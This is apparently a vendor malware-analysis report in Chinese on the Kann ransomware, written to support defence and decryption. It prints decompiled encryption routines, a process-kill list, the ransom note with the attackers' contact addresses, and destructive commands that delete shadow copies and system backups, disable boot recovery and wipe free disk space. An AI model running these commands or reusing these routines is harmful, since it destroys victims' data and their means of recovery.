360数字安全
数字安全的领导者

Kann 勒索软件分析报告

360数字安全集团高级威胁研究分析中心
(CCTGA勒索软件防范应对工作组成员)　编

目录 | CONTENTS

01 勒索软件流行态势概述

勒索软件自 2015 年出现以来始终处于一种高歌猛进的态势。根据 360 数字安全集团高级威胁研究分析中心编写的《2024 年勒索软件流行态势报告》指出，勒索软件的整体传播趋势延续了 2023 年的平稳态势。无论是新兴勒索软件家族，还是传统勒索软件团伙的攻击活动，依然构成严峻威胁，但未出现单一勒索家族在短时间内的大规模爆发性攻击事件。此稳定态势一方面得益于全球主流安全厂商在反勒索防护方面的持续努力，另一方面也源于个人用户和政企单位对勒索软件这一特定恶意软件类别的高度重视与防范意识的增强。

不过国内勒索软件形势依然严峻，随着 Web 漏洞作为主要传播手段逐渐被新老勒索软件家族广泛应用，许多依赖 Web 服务的企业 OA 系统、财务软件和管理软件已成为政企单位遭受勒索攻击的主要入口。2024 年，国内多个金融和能源领域企业遭遇勒索攻击。与此同时，港台地区及部分跨国贸易企业仍频繁遭遇勒索事件。知名企业如 Halara 和 PandaBuy 因数据泄露而遭受勒索，而宏碁和酷冷至尊等 IT 企业也因数据外泄面临勒索威胁。此外，闻泰

科技收购的荷兰芯片制造商 Nexperia 在 2024 年遭遇疑似由 Dark Angels 勒索软件发动的攻击，并收到了赎金威胁。

根据 360 安全云统计，360 反勒索服务在 2024 年共处理了超过 2151 例勒索攻击求助，发现 77 个新勒索家族，其中多重勒索家族 38 个约占一半，拦截 43.1 亿次网络暴破攻击，保护近 270 万台设备免遭入侵，协助约 3996 设备完成勒索解密。

2024 年，通过我们的勒索预警订阅服务，基于 360 全网安全大数据视野，监测勒索攻击的多个环节，在勒索攻击的准备阶段，以及病毒初始投递阶段，对监管、企业用户提供勒索预警订阅服务。希望在勒索的前期阶段，进行阻断，避免造成受害单位的进一步损失。2024 年共计捕获勒索攻击事件线索 5863 起，涉及受害单位 2148 家，确认勒索病毒家族 59 个，攻击 IP 来源地涉及境外 54 个国家或地区，配合监管输出勒索攻击事件线索 658 起，覆盖全国多个地区。

当前文档对近期再次活跃的 Kann 勒索软件家族进行了技术分析，并介绍了我们对于被该勒索家族加密的数据所给出的解密方案及成果。

02 Kann 勒索软件再度活跃

近期，360 反病毒团队在监测过程中发现了一款勒索软件开始活跃，其变种名为“.kann”与“xmrdata”。该勒索软件采用了较为复杂的混合加密策略，利用 RC4 与 AES-CBC-256 算法对受害者文件进行加密，并通过 4096 位的 RSA 算法对上述密钥再次进行加密，以此进一步提升了数据解密的难度。最后，勒索软件会将加密后的文件统一添加“.kann”扩展名。

而值得注意的是，虽然该勒索组织自认为在密钥管理上非常稳妥，但在随机密钥生成与处理过程中却存在一定设计缺陷。故此，研究人员通过对加密流程的逆向分析与算法优化，发现，可以尝试利用当前 GPU 或高性能 CPU 的算力，对加密文件进行密钥暴力破解，从而在较短时间内实现文件解密。这一发现为受害者带来了一线希望，也为防御和应对类似勒索攻击提供了有价值的参考经验。

03 Kann 勒索样本分析

Kann 勒索样本概述

下图展示了该勒索家族加密数据的基本流程，包括使用混合加密方式通过 RC4 和 AES 算法加密文件，再使用 RSA 对密钥进行加密，以及最终对被加密文件添加“.kann”扩展名等主要操作：

图 1. 加密流程示意图

密钥与加密

勒索软件运行后，会分两次生成 KEY 16+26 共 42 位的随机密钥。

```
v1 = (__int64)GenerateRandomKey_140009870(v370, 3u, 4);
v2 = (__int64)GenerateRandomKey_140009870(&v320, 3u, 8);
v3 = (__int64)GenerateRandomKey_140009870(v417, 5u, 2);
v4 = (__int64)GenerateRandomKey_140009870(&v359, 5u, 1);
v5 = sub_1400254A0((__int64)v290, (_QWORD *)v4, (_QWORD *)v3);
v23 = (__int64)GenerateRandomKey_140009870(v370, 5u, 4);
v24 = (__int64)GenerateRandomKey_140009870(&v320, 3u, 8);
v25 = (__int64)GenerateRandomKey_140009870(v417, 9u, 2);
v26 = (__int64)GenerateRandomKey_140009870(&v359, 9u, 1);
```

图 2. 生成 AES 密钥

```
65  if ( (a3 & 1) != 0 )
66  {
67    *v6 = *(_OWORD *)&byte_14004B5C8;
68    *((_DWORD *)v6 + 4) = '9\08';
69    *((_WORD *)v6 + 10) = 0;
70    v7 = 10i64;
71  }
72  if ( (a3 & 2) != 0 )
73  {
74    *(_OWORD *)((char *)v6 + 2 * v7) = *(_OWORD *)&byte_14004B5E0;
75    *(_OWORD *)((char *)v6 + 2 * v7 + 16) = *(_OWORD *)&byte_14004B5F0;
76    *(_OWORD *)((char *)v6 + 2 * v7 + 32) = *(_OWORD *)&byte_14004B600;
77    *(_DWORD *)((char *)v6 + 2 * v7 + 48) = 'z\0y';
78    *((_WORD *)v6 + v7 + 26) = 0;
79    v7 += 26i64;
80  }
81  if ( (a3 & 4) != 0 )
82  {
83    *(_OWORD *)((char *)v6 + 2 * v7) = *(_OWORD *)&byte_14004B618;
84    *(_OWORD *)((char *)v6 + 2 * v7 + 16) = *(_OWORD *)&byte_14004B628;
85    *(_OWORD *)((char *)v6 + 2 * v7 + 32) = *(_OWORD *)&byte_14004B638;
86    *(_DWORD *)((char *)v6 + 2 * v7 + 48) = 'Z\0Y';
87    *((_WORD *)v6 + v7 + 26) = 0;
88    v7 += 26i64;
89  }
90  if ( (a3 & 8) != 0 )
91  {
92    *(_OWORD *)((char *)v6 + 2 * v7) = *(_OWORD *)&byte_14004B650;
93    *(_OWORD *)((char *)v6 + 2 * v7 + 16) = *(_OWORD *)&byte_14004B660;
94    *(_OWORD *)((char *)v6 + 2 * v7 + 32) = *(_OWORD *)&byte_14004B670;
95    *(_OWORD *)((char *)v6 + 2 * v7 + 48) = *(_OWORD *)&byte_14004B680;
96    *(_DWORD *)((char *)v6 + 2 * v7 + 64) = '~';
97    LODWORD(v7) = v7 + 33;
98  }
```

图 3. 生成 RC4 密钥

但由于勒索软件传入加密时使用了 UTF16-LE 格式，所以实际使用的密钥只使用了生成密钥的一部分。经分析，其实际使用的 AES 密钥长度为 16 位，而 RC4 密钥长度为 8 位：



图 4. 传入并使用密钥

下图则给出了被 Kann 勒索软件加密后的文件数据内容结构：

图 5. 被加密的文件数据结构示意图

在完成了密钥生成及传入工作之后，勒索软件便展开了核心的文件数据加密工作。其首先会使用 RC4 算法对文件内容进行加密：



图 6. RC4 加密文件

完成后，再用 AES-CBC-256 加密之前被 RC4 加密后的前 2000 字节（数据尾部利用 0x16 字节的 0x0 数据进行分隔，所以传入的待加密缓冲区长度为 0x7E0）。



图 7. 使用 AES 算法二次加密文件头部数据

完成文件数据加密后，勒索软件再使用 RSA 对生成的密钥以及用户机器名拼接进行加密，本轮加密还具有以下三个特点：

1. **算法初始化**

调用`BCryptOpenAlgorithmProvider`打开加密算法提供程序。

2. **密钥导入**

使用`BCryptImportKeyPair`导入密钥对。

3. **加密操作**

调用`BCryptEncrypt`两次：第一次获取输出缓冲区大小，第二次执行实际加密。

```
153   v45 = 0i64;
154   v47 = 0i64;
155   v46 = 0i64;
156   v44[0] = (__int64)&CVolObject::`vftable';
157   v40 = &CVolObject::`vftable';
158   if ( !v14 )
159   {
160     if ( *(_QWORD *)(a4 + 40) )
161       v15 = *(int **)(a4 + 24);
162     v16 = *v15;
163     switch ( v16 )
164     {
165       case '1ASR':
166         v9 = &byte_14004B200;
167         break;
168       case '2ASR':
169         v9 = &byte_14004B1E0;
170         break;
171       case '3ASR':
172         v9 = &byte_14004B1B8;
173         break;
174     }
175   }
176   cbInput = *(_QWORD *)(a4 + 40);
177   pbInput = 0i64;
178   if ( cbInput )
179     pbInput = *(UCHAR **)(a4 + 24);
180   if ( BCryptImportKeyPair(phAlgorithm, 0i64, (LPCWSTR)v9, &phKey, pbInput, cbInput, 8u) < 0 )
181   {
182     BCryptCloseAlgorithmProvider(phAlgorithm, 0);
183     *a1 = &CVolObject::`vftable';
184     a1[1] = 0i64;
185     a1[2] = 0i64;
186     *a1 = &CVolMem::`vftable';
187     a1[3] = 0i64;
188     a1[5] = 0i64;
189     a1[4] = 0i64;
190     a1[6] = 64i64;
191     return a1;
192   }
193   v35[1] = 0i64;
194   v35[2] = 0i64;
195   v35[0] = (__int64)&CVolMem::`vftable';
196   v36 = 0i64;
197   Size = 0i64;
```

图 8. BCryptEncrypt 加密代码

而根据待加密文件的大小，勒索软件会做出如下不同的处理方式：

- 小文件（<2MB）跳过不加密
- 中等文件（2MB-100MB）作为整体一次性加密
- 大文件（>100MB）分块处理，每次加密 100MB

勒索软件内置的 RSA 4096 公钥数据如下：



图 9. 勒索软件内置的 RSA 4096 公钥

最终，其会尝试结束一些特定的敏感进程并判断父进程是否为特定进程，如果不成功，则勒索软件会主动退出：

```
if ( dword_140062578 > *(_DWORD *)(*(_QWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + 4i64) )
{
  Init_thread_header(&dword_140062578);
  if ( dword_140062578 == -1 )
  {
    qword_140062588 = 0i64;
    qword_140062590 = 0i64;
    qword_1400625A8 = 0i64;
    qword_1400625B0 = 0i64;
    qword_1400625A0 = (__int64)&CVolMem::`vftable';
    qword_1400625B8 = 0i64;
    qword_1400625C8 = 0i64;
    qword_1400625C0 = 0i64;
    qword_140062598 = 0i64;
    qword_1400625D0 = 254i64;
    qword_140062580 = (__int64)&CWString::`vftable';
    v170 = (void *)sub_1400236D0(&qword_1400625A0, 6466i64);
    memmove(
      v170,
      L"GoogleCrashHandler64.exe\r\n"
       "wmic.exe\r\n"
       "mis2svc.exe\r\n"
       " smbhash.exe\r\n"
       "PhoneExperienceHost.exe\r\n"
       "ARWSRVC.EXE\r\n"
       "net1.exe\r\n"
       "net.exe\r\n"
       "SCSECSVC.EXE\r\n"
       "fdlauncher.exe\r\n"
       "services.exe\r\n"
       "winlogon.exe\r\n"
       "powershell.exe\r\n"
       "vssadmin.exe\r\n"
       "spoolsv.exe\r\n"
       "usysdiag.exe\r\n"
       "splwow64.exe \r\n"
       "SMSvcHost.exe\r\n"
       "MultiTip.exe\r\n"
       "LogonUI.exe\r\n"
       "WhatsApp.exe\r\n"
```

```
v309[0] = (__int64)&CVolObject::`vftable';
CurrentProcessId = dwProcessId;
if ( !dwProcessId )
  CurrentProcessId = GetCurrentProcessId();
v102 = OpenProcess(1u, 0, CurrentProcessId);
TerminateProcess(v102, 0);
CloseHandle(v102);
v183 = 0i64;
v184 = 0i64;
v265 = &v186;
v187 = 0i64;
v188 = 0i64;
v186 = (void **)&CVolMem::`vftable';
v189 = 0i64;
v191 = 0i64;
v190 = 0i64;
v192 = 254i64;
v182 = &CWConstString::`vftable';
v185 = L"taskkill /f /im ";
v103 = (_QWORD *)sub_1400254A0((__int64)v314, &v182, &v204);
```

图 10. 勒索软件尝试清理并检测运行环境

其完整的检测列表如下：

GoogleCrashHandler64.exe	cmd.exe	igfxCUIService.exe
wmic.exe	taskhostw.exe	Memory Compression
mis2svc.exe	msdtc.exe	TiWorker.exe
smbhash.exe	sihost.exe	fontdrvhost.exe
PhoneExperienceHost.exe	regedit.exe	WinSociety.exe
ARWSRVC.EXE	notepad.exe	TextInputHost.exe
net1.exe	mmc.exe	SecurityHealthService.exe
net.exe	cscript.exe	SecurityHealthSystray.exe
SCSECSVC.EXE	inetinfo.exe	Microsoft.Photos.exe
fdlauncher.exe	smss.exe	TextInputHost.exe
services.exe	mstsc.exe	SecurityHealthService.exe
winlogon.exe	Registry	SecurityHealthSystray.exe
powershell.exe	fontdrvhost.exe	splwow64.exe
vssadmin.exe	NisSrv.exe	OneDrive.exe
spoolsv.exe	msdtc.exe	msedge.exe
usysdiag.exe	vm-agent-daemon.exe	SCANWSCS.EXE
splwow64.exe	taskhostw.exe	SettingSyncHost.exe
SMSvcHost.exe	sihost.exe	EXCEL.EXE
MultiTip.exe	RuntimeBroker.exe	SearchIndexer.exe
LogonUI.exe	SearchUI.exe	StartMenuExperienceHost.exe
WhatsApp.exe	armsvc.exe	PresentationFontCache.exe
aspnet_state.exe	ShellExperienceHost.exe	ONLINENT.EXE
conhost.exe	smartscreen.exe	sihost.exe
services.exe	ChsIME.exe	dasHost.exe
wininit.exe	WmiPrvSE.exe	PhoneExperienceHost.exe
lsm.exe	rdpclip.exe	ApplicationFrameHost.exe
openvpn-gui.exe	winlogon.exe	igfxTray.exe
postgres.exe	dwm.exe	QUHLPSVC.EXE
dwm.exe	Idle	REPRSVC.EXE
sppsvc.exe	esif_uf.exe	OfficeClickToRun.exe
rdpclip.exe	igfxCUIService.exe	EMLPROXY.EXE
TrustedInstaller.exe	igfxEM.exe	bdssvc.exe
nginx.exe	IntelAudioService.exe	armsvc.exe
winlogon.exe	IntelCpHDCPSvc.exe	OPSSVC.EXE
svchost.exe	IntelCpHeciSvc.exe	igfxCUIService.exe
conhost.exe	IpOverUsbSvc.exe	SCSECSVC.EXE
dwm.exe	jhi_service.exe	ARWSRVC.EXE
System	LMS.exe	SAPISSVC.EXE
inetinfo.exe	lsass.exe	UserOOBEBroker.exe
csrss.exe	RtkAudUService64.exe	SCANWSCS.EXE

wininit.exe	SearchApp.exe	HxAccounts.exe
lsass.exe	SearchFilterHost.exe	procexp64.exe
LogonUI.exe	SearchIndexer.exe	autorunsc64.exe
services.exe	SearchProtocolHost.exe	dns.exe
spoolsv.exe	ShellExperienceHost.exe	armsvc.exe
w3wp.exe	smartscreen.exe	VSSVC.exe
SMSvcHost.exe	unsecapp.exe	msdtc.exe
rdpclip.exe	wlanext.exe	taskhostex.exe
TrustedInstaller.exe	taskkill.exe	rdpclip.exe
WmiPrvSE.exe	calc.exe	aspnet_state.exe
ctfmon.exe	win32calc.exe	HipsTray.exe
dllhost.exe	net	HipsDaemon.exe
explorer.exe	rdpclip.exe	MsMpEng.exe
WerFault.exe	rdpinput.exe	360SD.exe
notepad.exe	SecurityHealthService.exe	360Safe.exe
mmc.exe	ShellExperienceHost.exe	360tray.exe
cscript.exe	SystemSettingsBroker.exe	ZhuDongFangYu.exe
dllhost.exe	fodhelper.exe	360rp.exe
sihost.exe	sppsvc.exe	QQPCTray.exe
TrustedInstaller.exe	ApplicationFrameHost.exe	QQPCRTP.exe
taskhostw.exe	WindowsInternal.ComposableShell.Experiences.TextInput.InputApp.exe	AnyDesk.exe
regedit.exe	SettingSyncHost.exe	chrome.exe
SMSvcHost.exe	SearchUI.exe	ToDesk_Service.exe
WmiPrvSE.exe	StartMenuExperienceHost.exe	ToDesk.exe
EMLPROXY.EXE	PresentationFontCache.exe	LogonUI.exe
inetinfo.exe	onlinent.exe	SogouCloud.exe
rundll32.exe	fdlauncher.exe	iexplore.exe
MsMpEng.exe	igfxHK.exe	360huabao.exe
LogonUI.exe	igfxTray.exe	yundetectservice.exe
smss.exe	mqsvc.exe	

表 1. 勒索软件环境检测字符串列表

同时，勒索软件还会排除特定目录和特定扩展名，不对其进行加密。其中，Kann 勒索软件会排除另外两个勒索加密的扩展名，分别为.Lock（Zyka 勒索家族）和.DEVOS（Phobos 勒索家族变种）。通过研究，我们发现这样做的原因竟然是这两个勒索和.kann 使用了相同的入侵方式，有时候会抢先一步加密文件。

最后，Kann 会检查被加密路径是否包含以下字符串（不区分大小写）并进行排除：

- C:\\Windows
- NVIDIA
- Intel
- VMware
- Inetpub
- Windows Mail
- .kann
- .Lock
- .DEVOS
- Visual Studio
- 常见扩展名(.exe, .dll, .sys, .msi)

收尾工作

在完成了核心的加密工作后，勒索软件会采用多种方式删除磁盘卷影副本，并禁用系统的启动恢复功能：

```
  if ( dword_140062398 == -1 )
  {
    sub_1400049B0(
      &qword_1400623A0,
      L"C:\\Windows\\System32\\cmd.exe /c bcdedit.exe /set {default} recoveryenabled No");
    atexit(sub_140040950);
    Init_thread_footer(&dword_140062398);
  }
}
if ( dword_1400623F8 > *v8 )
{
  Init_thread_header(&dword_1400623F8);
  if ( dword_1400623F8 == -1 )
  {
    sub_1400049B0(
      &qword_140062400,
      L"C:\\Windows\\System32\\cmd.exe /c bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures");
    atexit(sub_1400408E0);
    Init_thread_footer(&dword_1400623F8);
  }
}
if ( dword_140062458 > *v8 )
{
  Init_thread_header(&dword_140062458);
  if ( dword_140062458 == -1 )
  {
    sub_1400049B0(&qword_140062460, L"C:\\Windows\\System32\\cmd.exe /c wbadmin DELETE SYSTEMSTATEBACKUP");
    atexit(sub_140040870);
    Init_thread_footer(&dword_140062458);
  }
}
if ( dword_1400624B8 > *v8 )
{
  Init_thread_header(&dword_1400624B8);
  if ( dword_1400624B8 == -1 )
  {
    sub_1400049B0(&qword_1400624C0, L"C:\\Windows\\System32\\cmd.exe /c wmic shadowcopy delete /nointeractive");
    atexit(sub_140040800);
    Init_thread_footer(&dword_1400624B8);
  }
}
if ( dword_140062518 > *v8 )
{
  Init_thread_header(&dword_140062518);
  if ( dword_140062518 == -1 )
  {
    sub_1400049B0(
      &qword_140062520,
      L"powershell.exe -ep bypass -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AEMAbwBwAHkAfAA"
       "gAFIAZQBtAG8AdgBlAC0AVwBtAGkATwBiAGoAZQBjAHQA");
    atexit(sub_140040790);
    Init_thread_footer(&dword_140062518);
  }
}
```

Get-WmiObject Win32_ShadowCopy| Remove-WmiObject

图 11. 删除卷影以及禁用恢复

之后，会以/w+盘符为参数来调用系统自带的 cipher 程序。该命令的作用是擦除磁盘驱动器盘符上所有已删除文件的数据空间。

```
3143  v253 = (__int64)sub_140008440(v610, (__int64)L"cipher /w:C");// cipher 清除指定盘上所有已删除文件的痕迹防止数据恢复
3144  v254 = (__int64)sub_140016B40((_QWORD *)v253);
3145  sub_140022590(v254);
3146  sub_140007FE0(v610);
3147  v255 = (__int64)sub_140008440(v609, (__int64)L"cipher /w:D");
3148  v256 = (__int64)sub_140016B40((_QWORD *)v255);
3149  sub_140022590(v256);
3150  sub_140007FE0(v609);
3151  v257 = (__int64)sub_140008440(v599, (__int64)L"cipher /w:E");
3152  v258 = (__int64)sub_140016B40((_QWORD *)v257);
3153  sub_140022590(v258);
3154  sub_140007FE0(v599);
3155  v259 = (__int64)sub_140008440(v608, (__int64)L"cipher /w:F");
3156  v260 = (__int64)sub_140016B40((_QWORD *)v259);
3157  sub_140022590(v260);
3158  sub_140007FE0(v608);
3159  v261 = (__int64)sub_140008440(v607, (__int64)L"cipher /w:G");
3160  v262 = (__int64)sub_140016B40((_QWORD *)v261);
3161  sub_140022590(v262);
3162  sub_140007FE0(v607);
3163  v263 = (__int64)sub_140008440(v606, (__int64)L"cipher /w:I");
3164  v264 = (__int64)sub_140016B40((_QWORD *)v263);
3165  sub_140022590(v264);
3166  sub_140007FE0(v606);
3167  v265 = (__int64)sub_140008440(v605, (__int64)L"cipher /w:V");
3168  v266 = (__int64)sub_140016B40((_QWORD *)v265);
3169  sub_140022590(v266);
3170  sub_140007FE0(v605);
3171  v267 = (__int64)sub_140008440(v604, (__int64)L"C:\\Users\\Public\\jg.txt");
3172  v268 = sub_140016B60(v591, v149);
3173  sub_140022EF0(v370, v268);
3174  v269 = (__int64)sub_140016B40((_QWORD *)v267);
3175  sub_1400239D0(v270, v269);
3176  sub_140005130(v370);
3177  sub_140004530(v591);
3178  sub_140007FE0(v604);
3179  v271 = (__int64)sub_140008440(v600, (__int64)L"C:\\$Recycle.Bin");// 删除回收站目录
3180  sub_140006D10(v271);
3181  sub_140007FE0(v600);
3182  v272 = (__int64)sub_140008440(v603, (__int64)L"D:\\$RECYCLE.BIN");
3183  sub_140006D10(v272);
3184  sub_140007FE0(v603);
3185  v273 = (__int64)sub_140008440(v602, (__int64)L"E:\\$RECYCLE.BIN");
3186  sub_140006D10(v273);
3187  sub_140007FE0(v602);
3188  v274 = (__int64)sub_140008440(v601, (__int64)L"F:\\$RECYCLE.BIN");
3189  sub_140006D10(v274);
3190  sub_140007FE0(v601);
3191  v275 = (__int64)sub_140008440(v592, (__int64)L"V:\\$RECYCLE.BIN");
```

图 12. 调用 cipher 工具彻底清理被删除文件

因为在 Windows 系统中删除一个文件时，文件的内容实际上并没有立即从磁盘上抹去，只是标记了该空间可以被重新使用。而调用上述这个 cipher 命令的/w 参数(wipe)，可以通过用随机数据覆盖这些“已删除”的文件空间，以此来对抗受害者后续可能进行的文件恢复工作。



图 13. 被调起的 cipher 工具

最终，Kann 勒索会释放勒索信来通知受害者交付赎金：

```
886     memmove(
887       v276,
888       L"ALL YOUR DATA WAS ENCRYPTED\r\n"
889        "Whats Happen?\r\n"
890        "Your files are encrypted, and currently unavailable. You can check it: \r\n"
891        "By the way, everything is possible to restore, but you need to follow our instructions. Otherwise, you cant ret"
892        "urn your data (NEVER).\r\n"
893        "What guarantees?\r\n"
894        "It's just a business. We absolutely do not care about you and your deals, except getting benefits.\r\n"
895        "If we do not do our work and liabilities - nobody will not cooperate with us.\r\n"
896        "It's not in our interests.\r\n"
897        "If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data,"
898        " cause just we have the private key.\r\n"
899        "In practise - time is much more valuable than money.\r\n"
900        "What should You include in your message?\r\n"
901        "1. Your country and city\r\n"
902        "2. This TXT file\r\n"
903        "3. Some files for free decryption\r\n"
904        "Free decryption as guarantee!\r\n"
905        "Before paying you send us up to 1 files for free decryption.\r\n"
906        "Send pictures, text files. \r\n"
907        "To get this software you need write on our e-mail:\r\n"
908        "kanndata@tutanota.com\r\n"
909        "\r\n"
910        "Reserve e-mail address to contact us:\r\n"
911        "\r\n"
912        "kanndata@cock.li\r\n"
913        "\r\n"
914        "Your personal ID:",
915       0x86Eui64);
916     atexit(sub_140040F70);
917     Init_thread_footer(&dword_140061E50);
918   }
```

图 14. 勒索软件释放多语言的勒索信

被释放的勒索信中，留下了攻击者的邮箱及受害用户的 ID 信息。以此来让受害者根据这些

信息与攻击者进行联系并谈判赎金金额。

